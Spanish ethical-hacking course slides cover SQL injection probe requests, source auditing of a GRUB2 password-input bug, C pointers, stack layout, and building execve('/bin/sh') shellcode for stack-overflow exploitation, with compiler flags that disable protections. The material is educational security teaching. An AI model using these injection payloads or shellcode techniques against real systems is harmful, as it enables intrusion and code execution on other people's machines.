GET /id=1.%2C%2C%29%28%27%29%27%29%29 HTTP/1.1
GET /id=1%27uClSpI%3C%27%22%3EaZicsx HTTP/1.1
GET /id=1%29%20AND%206281%3D1036 HTTP/1.1
GET /id=1%27%20AND%207248%3D6810 HTTP/1.1
GET /id=1%27%20AND%209449%3D9449 HTTP/1.1
GET /id=1%29%20AND%205639%3D5804%20AND%20%288796%3D8796 HTTP/1.1
....
```

Código fuente (I)

- Otra forma de encontrar vulnerabilidades es directamente estudiando el código fuente.
- Esto se puede hacer en proyectos open source, o si se cuenta con un buen des-compilador.
- Se puede hacer una búsqueda manual o semiautomática.
- ¿Qué se busca? Pues todos los tipos de fallos enumerados en la lista de CWE!
  1. Variables no inicializadas.
  2. Desbordamientos de buffer.
  3. Condiciones de carrera.
  4. Secretos hardcodeados.
  5. Gestión de memoria dinámica incorrecta: use-after-free, double-free.
  6. No comprobar los valores de retorno.
  7. Falta de sanitización de los datos de usuario.

Código fuente (II)

8. Uso de funciones vulnerables.
9. Mal uso de criptografía.
10. Ejecución con excesivos permisos.
11. etc...

- Es un buen ejercicio estudiar el código de proyectos de software libre.
- La mayoría de ellos con excelentes ejemplos de buena programación... pero no todos, claro.

Caso real: GRUB28

- Decidimos estudiar cuál era el código que gestiona **la primera barrera que presenta Linux** en un sistema altamente protegido.
- Lo primero que nos encontramos es con el cargador de sistemas operativos GRUB2.
- Te bajas los fuentes y a inspeccionar código (`grep`, `find`, ...)

```
$ mkdir analisis
$ cd analisis
$ apt source grub2
$ ls -l
drwxrwxr-x 15 test test 4096 jun 7 16:26 grub2-2.02~beta2
-rw-r--r-- 1 test test 1060680 jun 7 2017 grub2_2.02~beta2-36ubuntu11.3.
     debian.tar.xz
-rw-r--r-- 1 test test 6354 jun 7 2017 grub2_2.02~beta2-36ubuntu11.3.dsc
-rw-r--r-- 1 test test 5798740 ene 17 2014 grub2_2.02~beta2.orig.tar.xz
$ grep -r _password_
...ib/crypto.c:grub_password_get (char buf[], unsigned buf_size)
...ests/lib/functional_test.c: grub_dl_load ("legacy_password_test");
...ests/legacy_password_test.c:legacy_password_test (void)
...ests/legacy_password_test.c:GRUB_FUNCTIONAL_TEST (legacy_password...
```

```
static int grub_username_get (char buf[], unsigned buf_size) {
  unsigned cur_len = 0; int key;
  while (1) {
      key = grub_getkey ();
      if (key == '\n' || key == '\r') break;
      if (key == '\e') {
          cur_len = 0;
          break;
       }
      if (key == '\b') {     // Si pulsas Retroceso entonces
          cur_len--;         //   decrementa cur_len (si o si)
          grub_printf ("\b"); // Esto huele a integer overflow ;-)
          continue;
      }
      if (!grub_isprint (key)) continue;
      if (cur_len + 2 < buf_size) {
          buf[cur_len++] = key; // Off-by-two !!
          grub_printf ("%c", key);
      }
  }
  grub_memset( buf + cur_len, 0, buf_size - cur_len);
  grub_xputs ("\n");
  grub_refresh ();
  return (key != '\e');
}
```

1-days (I)

- Una vez se hace pública o se reporta una vulnerabilidad, esta es resuelta ¿No?
- Pues no siempre. Por ejemplo, existe un importante GAP entre los fallos conocidos en Android y los que nuestros teléfonos tienen resueltos.
- La ventana temporal de explotación puede ser desde cero días a años. Microsoft no parcheó en varios años un grave fallo en la versión en castellano del IIS que permitía hacer un *pathtraversal* con ejecución de código. **Este fallo afectó a los servidores de la universidad... durante meses.**
- El ataque del "Wannacry" contra Telefonica de 2017 explotaba un fallo en windows XP(r) conocido que Microsoft(r) no había corregido por ya no estar soportado.

Explotación

Hacking Ético

©Ismael Ripoll &
Hector Marco

Universidad Politècnica de València

March 11, 2021

Índice

¿Qué vamos a trabajar?

- Si la vulnerabilidad encontrada tiene la posibilidad de modificar el comportamiento del programa, entonces intentamos que el programa haga lo que nosotros queramos.
- Se suele conocer como **RCE** Remote Code Execution. Ya que la mayoría de ataques se hacen a equipos remotos.
- Qué tipos de RCE se lanzan:
  - Ejecutar un “reverse shell”.
  - Injectar código autónomo.
  - Exfiltrar información.
- Vamos a estudiar cómo ejecutar código para obtener un reverse shell.

Antes de empezar: Intenta valorar la dificultad de conseguir que un programa escrito por otro programador haga lo que tú quieres.

Punteros Punteros Punteros

- Alcanzar la sabiduría pasa por dominar los punteros de “C”, pequeño saltamontes.
- Necesitarás >3 días (con sus noches) para ello, no es tarea sencilla.
- Algunos piensan que los punteros no sirven para nada. La realidad es que son la base para entender y profundizar en la explotación de bajo nivel.
- Algunos conceptos son sencillos de entender pero no tanto de aplicar.
- Avanzaremos despacio pero firmes, hasta que tengamos los conceptos realmente “interiorizardos”. No hay que tener prisa.
- Prueba (compila y ejecuta) todos los ejemplos de las transparencias.

Variables (I)

Refrescando conceptos que ya debemos saber:

- Cada variable que se declara, necesita que el compilador "reserve" unos cuantos bytes de RAM (excepto las que viven en los registros) para guardarla. Los `char` ocupan un byte y los `short int` dos bytes.
- A partir del `short int` ya no hay consenso! Y depende del compilador. Asumiremos que un `int` son 4 bytes.
- Por tanto, cada variable DEBE tener un lugar en memoria donde vive. El "lugar en memoria" se llama también **la dirección de memoria**.
- Las variables se suelen dibujar como rectángulos que pueden contener los valores que van tomando las variables.
- **Es muy importante aprender a dibujar las variables.** Todos los buenos programadores lo hacen.

Variables (II)

- La declaración se hace con el tipo delante seguido del nombre de la variable:

```
char ch;
int numero;
```



Con esa declaración sabemos que el compilador ha reservado las cajas coloreadas. En principio, nosotros no sabemos "donde" están pero el compilador sí.

- Ya sabemos sumar, restar, etc. con variables. Pero hay otra cosa que se les puede hacer a las variables. Y es preguntar por su posición en la memoria: **la dirección de memoria**.

Variables (III)

- El operador unario "`&`" aplicado contra una variable devuelve la dirección donde está en ese momento.

Aclaración

Cuando escribimos `-9` estamos aplicando un operador matemático al número 9. Lo vemos normal porque estamos muy acostumbrados:

- Ejemplo:

```
z = -x;
```

- Pero se puede aplicar cualquier operador unario:

```
p = &x;
```

La variable `p` contendrá **la dirección** de `x`.

- Practica esto mucho esto, hasta que te parezca natural.

Variables (IV)

- Podemos decir que no estuvo muy acertado Kernigan a la hora de elegir el símbolo `&` para obtener "la dirección de", ya que también se usa para hacer el AND lógico (cuando se usa como operador binario). Con práctica no suele haber confusión.
- La sintaxis y el abuso de símbolos para representar los operadores puede inducir a confusión. Por eso es importante "entrenar la vista" con código con punteros. Una vez controlados los punteros, la explotación se entiende mucho mejor.
- Podemos imprimir los punteros con el flag "`%p`" de `printf()`:

```
char ch;
printf ("La dirección de memoria de ch es: %p\n", &ch);
```

Variables (V)

- El siguiente paso es poder hacer algo con las direcciones que nos devuelve el operador “&”. Y eso se consigue pudiendo dejar “**la dirección de**” en algún sitio (léase variable) para luego poder utilizarla. Así que vamos a necesitar:
  1. Variables de tipo “**la dirección de**”. Que también se llaman “**punteros**” sin más.
  2. Operadores con punteros. Ejemplo: +, −, =, etc.
- Declaración de punteros:

```
char *ptr_ch;
int  *ptr_numero;
```



Aritmética de punteros (I)

Al conjunto de cosas (operaciones) que se les puede hacer a los punteros se le llama “aritmética de punteros”.

Asignación: El mismo de siempre: “=”.

```
char *ptr_ch;
char ch;
ptr_ch = &ch;
```



Comparación: La comparación de igualdad “==” o diferente “!=” se pueden hacer siempre. Para otras desigualdades (mayor o menor) la situación es más compleja, pero no las vamos a necesitar.

```
char *ptr_1;
char *ptr_2;
if (ptr_1 == ptr_2) {....}
```



Aritmética de punteros (II)

Adición: Solo está definida entre puntero y entero. Se usan los símbolos "+" y "−". El resultado es siempre un puntero.

```
char *ptr_1, *ptr_2, ch;
ptr_1 = &ch;
ptr_2 = ptr_1 + 5;
```



- La suma (o resta) incrementa la dirección a la que apunta el puntero tantos "**elementos**" como se sumen.
- ¡Cuidado! Que no es una suma de bytes, sino que si el tipo del puntero (que para eso los punteros tienen tipo) es un `int` entonces `ptr+5` apuntará a 20 bytes más arriba (direcciones más altas) que `ptr`. Cuando el tipo del puntero es `char` entonces el incremento se hace en bytes.
- Este comportamiento de la suma de punteros es muy práctico para moverse por vectores, pero suele complicar las cosas cuando se está pensando en "posiciones de memoria" (por ejemplo cuando se hace reversing).

Aritmética de punteros (III)

Pre/post incremento/decremento: Son los famosos operadores de "++" y "--" de C y C++. Es sumar un "elemento" al puntero, igual que cuando se usa con enteros. Se usan bastante pero hay que llevar cuidado porque pueden tener efectos laterales inesperados:

```
int x=10;  // WTF?!?!
printf("%d %d %d %d %d\n",x, x++, ++x, x--, --x);
```

Lo apuntado por: O "el contenido de". Es el operador unario "*" (asterisco). De nuevo, este símbolo además de utilizarse en multiplicación, se utiliza en la línea 1, para declarar punteros. En la línea 4, el asterisco se usa para **acceder al valor apuntado por el puntero**.

```
1| char *ptr;
2| char ch='A';
3| ptr = &ch;
4| printf("%c\n", *ptr);
```



Aritmética de punteros (IV)

Casting: Se puede cambiar el tipo de un puntero poniendo delante la construcción "`(char *)`" o "`(int *)`", o el tipo seguido de un asterisco y todo ello entre paréntesis.

```
char *ptr_ch;
int *ptr_int;
ptr_ch = (char *)ptr_int;
```



- Normalmente, el casting no tiene otro efecto que permitir hacer asignaciones entre punteros de distinto tipo (y lo que ello implica para después hacer operaciones).
- La sintaxis puede parecer un poco confusa pero con práctica le encuentras su lógica. Prueba todos estos ejemplos muchas veces hasta que lo domines.

Aritmética de punteros (V)

Conversión a entero: Es un tipo de casting, pero en lugar de convertir entre tipos de punteros se hace a un entero suficientemente largo. *Pocos lenguajes de programación permiten este tipo de "chanchullos".*

En la programación a bajo nivel es común convertir un puntero a un entero para poder trabajar con él con aritmética de bytes. En casi todas las arquitecturas, un puntero suele ser equivalente a un entero (o long en 64 bits) sin signo.

```
char ch, *ptr_ch;
unsigned dato;

ptr_ch = &ch;
dato = (unsigned) ptr_ch;
printf("Esta es la dirección: %x\n", dato);
```

Equivalencia entre vector y puntero (I)

- Un vector (`char nombre[100]`) se puede ver como un puntero que apunta al inicio de una secuencia de elementos ya reservados. Podemos usar los operadores que hemos visto:

```
main(){
  char name[100];

  printf ("%d\n", name[0]==*name ); // TRUE
  printf ("%d\n", name[1]==*(name+1) ); //TRUE
  printf ("%d\n", name[2]==*(name+2) ); // TRUE

  name[5]  = 'A'; // Acceso al elemento sexto del name.
  *(name+5)= 'B'; // Acceso con aritmética y el operador *.
  *(5+name)= 'C'; // La suma es conmutativa.
  5[name]  = 'D'; // Volviendo a la sintaxis de vectores.
}
```

Es importante que ejercites la vista para reconocer los operadores con punteros.

Equivalencia entre vector y puntero (II)

- Copia de una cadena de caracteres:

```
    void strcpy2 (char *dest, char *src) {
      // Una fricada que SI se usa!
      while (*src) { *dest++ = *src++; }
      *dest = 0;
      return 0;
      // Más eficiente: while (*dest++ = *src++){}
}
```

Mucho más eficiente que la copia con índices:

```
void strcpy2 (char *dest, char *src) {
  unsigned idx;
  for (idx=0; dest[idx] = src[idx]; idx++);
}
```

Punteros void

- Son punteros genéricos que no tienen ningún tipo de datos asociado.
- Se les puede asignar y ellos pueden ser asignados a cualquier otro tipo de puntero:

```
char *ptr_ch, ch;
int *ptr_int;
void *ptr;
ptr = ptr_int; // Puede recibir cualquier puntero.
ptr = &ch;
ptr_ch = ptr; // Puede asignarse a cualquier puntero.
```

- En principio no soportan los operadores de incremento, pero GCC los trata como si fueran "`char *`", por lo que los incrementos son de bytes.

Dobles punteros

- No los vamos a estudiar, solo saber que existen. Para entenderlos bien, debemos entender todo lo que hemos visto anteriormente.

```c
#include <stdio.h>
int main(int argn, char **argv, char **env){
  printf("Me llamo %s\n", argv[0]);
  printf("Primer arg: %s\n", argv[1]);
  printf("Cuarta variable de entorno: %s\n", env[3]);
  return 0;
}
```

- `argv` y `env` son dobles punteros. Esto es, un puntero que apunta a otro puntero a carácter.
- Útil para cuando tenemos vectores multi-dimensionales.
- Para entenderlos bien, haz dibujos con flechas y ejemplos en `C`.

Stack buffer overflow

Stack buffer overflow

- Ya hemos visto los fallos de desbordamiento de buffer en pila.
- Ahora veremos cómo se pueden explotar.
- Es uno de los fallos de memoria más fáciles de explotar.
- Las primeras técnicas de mitigación se diseñaron precisamente para impedir la explotación de estos fallos.

Estructura de la pila (I)

- Estructura LIFO.
- Crece hacia posiciones bajas.
- Organizada en "**marcos de pila**" (stack frames).
- Cada marco de pila está asociado con una función.
- Cada marco de pila tiene:
  1. Parámetros de la función.
  2. Dirección de retorno (puntero a una posición del código).
  3. Variables locales (ints, chars, floats, structs y vectores).
- Podemos "ver" la pila con una simple función.



Contenido principal de la pila.

Estructura de la pila (II)

Función que imprime el contenido de una zona de memoria:

```
#include <ctype.h>
#include <stdio.h>
void dump_short(void *base_void, int size){
    unsigned long *base=base_void;
    int i, j;
    char ch;
    printf("----------------------\n");
    for (i=size; i>=0; i--){
        printf("[%2d] %p: %#010lx | ", i, &base[i], base[i]);
        for (j=0; j< (sizeof(int)); j++) {
            ch = (char) ( (base[i]>> 8*j)) & 0xff;
            printf("%c", isgraph(ch)? ch : '.');
        }
        printf("\n");
    }
}
```

Estructura de la pila (III)

Optimizaciones del compilador

Con cada versión del compilador el código generado es más eficiente y mas seguro. Pero para probar los programas sencillos es necesario que el compilador **no se esfuerze** en la optimización!

Estos son algunos de los flags que fuerzan al compilador a generar código “clásico”:

```
gcc -fno-pie -no-pie -O0 -D_FORTIFY_SOURCE=0 -fomit-frame-
    pointer -ggdb -m32 -Wno-discarded-qualifiers -fno-stack-
    protector -fno-inline-small-functions
```

Desbordamiento de pila

- Los arrays “crecen” hacia posiciones altas de memoria. Los vectores locales “se salen” sobre la dirección de retorno.
- El orden de las variables locales depende del compilador.
- Entre el vector local que desborda y la dirección de retorno se pueden encontrar otros objetos:
  - Otros vectores.
  - Variables locales.
  - Padding para alinear.
  - El base pointer (EBP o RBP).
  - El canario (que estudiaremos más adelante).



Pila con array local.

Redirección del flujo

Objectivo

Tenemos que sobreescribir la dirección de retorno con una dirección que apunte a código que nosotros controlamos.

- Para ello es necesario saber el "**offset**" exacto de la dirección de restorno respecto del desbordamiento.
- No necesitamos conocer la dirección absoluta de la dirección de retorno, **sino cuántos bytes tenemos que desbordar para alcanzarla**.
- Se puede utilizar prueba y error, hasta que el programa produzca un crash. Se suele utilizar la letra "A" (0x41).
- Para saber la causa del crash podemos:
  - Utilizar `gdb`
  - Mirar los mesajes de depuración del kernel: `dmesg`
  - Utilizar `strace`

Utilizando dmesg

- En los kernels actuales es necesario habilitar el registro:

```
# echo "1" > /proc/sys/kernel/print-fatal-signals
# dmesg
```

- Si el fallo produce una señal fatal (SIGBRT, SIGSEG, ...) el proceso muere y se produce un dump de los registros:

```
# dmesg
......
[15812.089000] vuln[4835]: segfault at 41414141 ip 0000000041414141 sp 00000000ffd46310 error 14
[15812.089009] potentially unexpected fatal signal 11.
[15812.089014] CPU: 2 PID: 4835 Comm: vuln Tainted: G OE  4.4.0-131-generic #157-Ubuntu
[15812.089016] Hardware name: innotek GmbH VirtualBox/VirtualBox, BIOS VirtualBox 12/01/2006
[15812.089018] task: ffff880033e19c00 ti: ffff880033c04000 task.ti: ffff880033c04000
[15812.089020] RIP: 0023:[<0000000041414141>] [<0000000041414141>] 0x41414141
[15812.089025] RSP: 002b:00000000ffd46310 EFLAGS: 00010286
[15812.089027] RAX: 000000000804a060 RBX: 0000000000000000 RCX: 00000000ffd46350
[15812.089029] RDX: 000000000804a0d0 RSI: 00000000f77a9000 RDI: 00000000f77a9000
[15812.089031] RBP: 00000000ffd46318 R08: 0000000000000000 R09: 0000000000000000
[15812.089033] R10: 0000000000000000 R11: 0000000000000206 R12: 0000000000000000
[15812.089035] R13: 0000000000000000 R14: 0000000000000000 R15: 0000000000000000
[15812.089038] FS: 0000000000000000(0000) GS:ffff88005fd00000(0063) knlGS:00000000f75f8700
[15812.089040] CS: 0010 DS: 002b ES: 002b CR0: 0000000080050033
[15812.089042] CR2: 0000000041414141 CR3: 0000000056510000 CR4: 0000000000040670
```

¿Dónde saltar?

Ya conocemos el offset, ahora tenemos que saber qué queremos escribir en esa posición.

- Controlar el flujo solo es útil si somos capaces de saltar a donde queremos.
- En función del target tenemos varias opciones:
  - Inyectar nuestro código en la propia pila y saltar él. (obsoleto)
  - Saltar a alguna funciona del proceso target. (poco probable)
  - Saltar a alguna función de la librería C. Se conoce como la técnica *ret2lib*.
  - Ejecutar fragmentos de código saltando a finales de funciones. (Return Oriented Programming).
  - Y muchos más: JOP, Sigret, etc.

Inyección de código

- Antes de desarrollarse las técnicas de mitigación, esta era la opción más usada.
- Para poder ejecutar código en la pila necesitamos:
  1. Que la pila tenga permisos de ejecución.
  2. Saber la dirección donde está la pila.

¿Pila ejecutable?

- Para saber los permisos de los mapas de memoria:

```
$ cat /proc/self/maps
00400000-0040c000 r-xp 00000000 08:01 1461294 /bin/cat
0060b000-0060c000 r--p 0000b000 08:01 1461294 /bin/cat
0060c000-0060d000 rw-p 0000c000 08:01 1461294 /bin/cat
...
```

- Si nuestro sistema tiene el la protección NX, entonces la pila no será ejecutable: GAME OVER a la inyección de código.
- Asumiremos que sí que podemos ejecutar código en la pila.

Dirección del buffer en pila (I)

- Normalmente, se utiliza el propio buffer que vamos a desbordar para introducir en él nuestro código. La misma injección que se utiliza para sobreescribir la dirección de retornos contiene el código que ejecutaremos.
- Por tanto es necesario conocer "la dirección absoluta" del buffer que se desborda.

Recordemos que la dirección que se guarda en la pila después de una `call` es una dirección **absoluta**.

Dirección del buffer en pila (II)

- Podemos utilizar el GDB.
- Puesto que es una variable local (el buffer), solo existirá la variable cuando esté en ejecución la función vulnerable.
- Por tanto, tenemos que ejecutar el programa vulnerable hasta llegar a la función e imprimir la dirección de la variable.
- En cualquier caso, si la pila está randomizada (ASLR), entonces en cada ejecución las direcciones de pila serán diferentes: GAME OVER.
- Asumiremos que no hay ASLR ;-)

Shell code

- Hasta ahora sabemos:
  1. dónde tenemos que escribir: el offset del desbordamiento al que se encuentra la dirección de retorno.
  2. qué queremos escribir ahí: la dirección absoluta en memoria de donde es buffer que nosotros controlamos.
- Pero nos falta por saber **qué código queremos ejecutar**.
- A este código malicioso se le denomina:

ShellCode

- Aunque lo único que hace es hacer una o dos llamadas al sistema.

Construcción del shellcode

- El Shellcode debe ser “código máquina” directamente ejecutable por el procesador.
- No puede utilizar librerías (porque no podemos enlazarnos contra ellas).
- El código en C que querríamos ejecutar es:

```
int execve(char *file, char *argv[], char *env[]);
char *name[2]= {"/bin/sh" , 0x0};
void main() {
  execve(name[0], name, 0x0);
  exit(0);
}
```

1. Suponiendo que podemos llamar a `execve()`,
2. y que la entrada y salida estándar sean las correctas.

Llamada al sistema (I)

- Tenemos que hacer la llamada al sistema “a mano”.
- En i386 se suele implementar mediante una interrupción software, en concreto: `int 0x80`.
- Pero antes de realizar la interrupción tenemos que cargar en los registros del procesador ciertos valores (los parámetros).
- La hoja de manual de `system` nos dice cual es el ABI de Linux.

Los manuales son una fuente muy de documentación muy buena!

Llamada al sistema (II)

```
$ man syscall
....
The first table lists the instruction used to transition to kernel mode
(which might not be the fastest or best way to transition to the kernel,
so you might have to refer to vdso(7)),the register used to indicate the
system call number, the register used to return the system call result,
and the register used to signal an error.

arch/ABI   instruction           syscall # retval error  Notes
--------------------------------------------------------------------
...
i386       int $0x80             eax       eax    -
...
The second table shows the registers used to pass the system call
arguments.

arch/ABI    arg1 arg2 arg3 arg4 arg5 arg6 arg7 Notes
--------------------------------------------------------------------
...
i386        ebx  ecx  edx  esi  edi  ebp  -
...
```

Llamada al sistema (III)

- Por tanto necesitamos:

  sycall (`eax`) numero de la syscall que queremos la de EXECVE.

  file (`ebx`) La dirección de la cadena ”/bin/sh”

  argv (`ecx`) La dirección de un array de cadenas que contenga [”/bin/sh”, 0x0].

  envp (`edx`) Linux puede ser un cero (0x0), si no queremos pasar variables de entorno.

- Miramos en `unistd.h` (contiene el listado de todas las llamadas), y vemos que:

```
    ...
#define __NR_unlink 10
#define __NR_execve 11
#define __NR_chdir 12
    ...
```

Llamada al sistema (IV)

- Por tanto en `eax` debemos poner el valor `0xb` (11).
- Para el resto de registros necesitamos construir una pequeña estructura de datos:



Llamada al sistema (V)

- Esta estructura de datos se puede contruir en memoria con la siguiente declaración:

```
char *const name[2]= {"/bin/sh" , 0x0};
```

Y podemos verlo listando las secciones del ejecutable:

```
$ objdump -s -j .rodata -j .data shellcode

shellcode:   formato del fichero elf32-i386

Contenido de la sección .rodata:
 80484d8: 03000000 01000200 2f62696e 2f736800 ......../bin/sh.
 80484e8: e0840408 00000000 ## name (en little endian)
...
$ readelf -aW shellcode | grep name
   55: 080484e8    8 OBJECT GLOBAL DEFAULT 16 name
```

- Como se puede ver, la estructura de datos solo ocupa 4 palabras, dos palabras la cadena '"`/bin/sh`" y dos punteros en el vector `name`.

Llamada al sistema (VI)

- La construcción del shell code se suele hacer a partir de C, que se va transformando poco a poco en ensamblador. Para acabar teniendo exáctamente el código ensamblador que necesitamos.
- Se puede utilizar la directiva "`__asm__()`" que por desgracia tiene una sintaxis **muy extraña**:

```
__asm__ volatile ("asm_code"
: [Operandos de salida, separados por comas]
: [Operandos de entrada, separados por comas]
: [Registros afectados, separados por comas]
);
```

- Se puede encontrar la descripción buscando en internet "gcc extended asm".

Llamada al sistema (VII)

- El código ensamblador debe seguir las reglas del ensamblador:
  - cada instrucción debe empezar con un tabulador (`\t`)
  - y terminar con un retorno de carro (`\n`).
- El preprocesador de C permite concatenar cadenas de caracteres sin más que ponerlas seguidas.
- No es importante conocer la sintaxis. Siempre puedes ir al código del kernel de Linux para mirar ejemplos de uso.
- La sintaxis depende mucho de cada arquitectura (procesador), así que es necesario consultar el manual: https://gcc.gnu.org/onlinedocs/gcc-6.3.0/gcc/Machine-Constraints.html
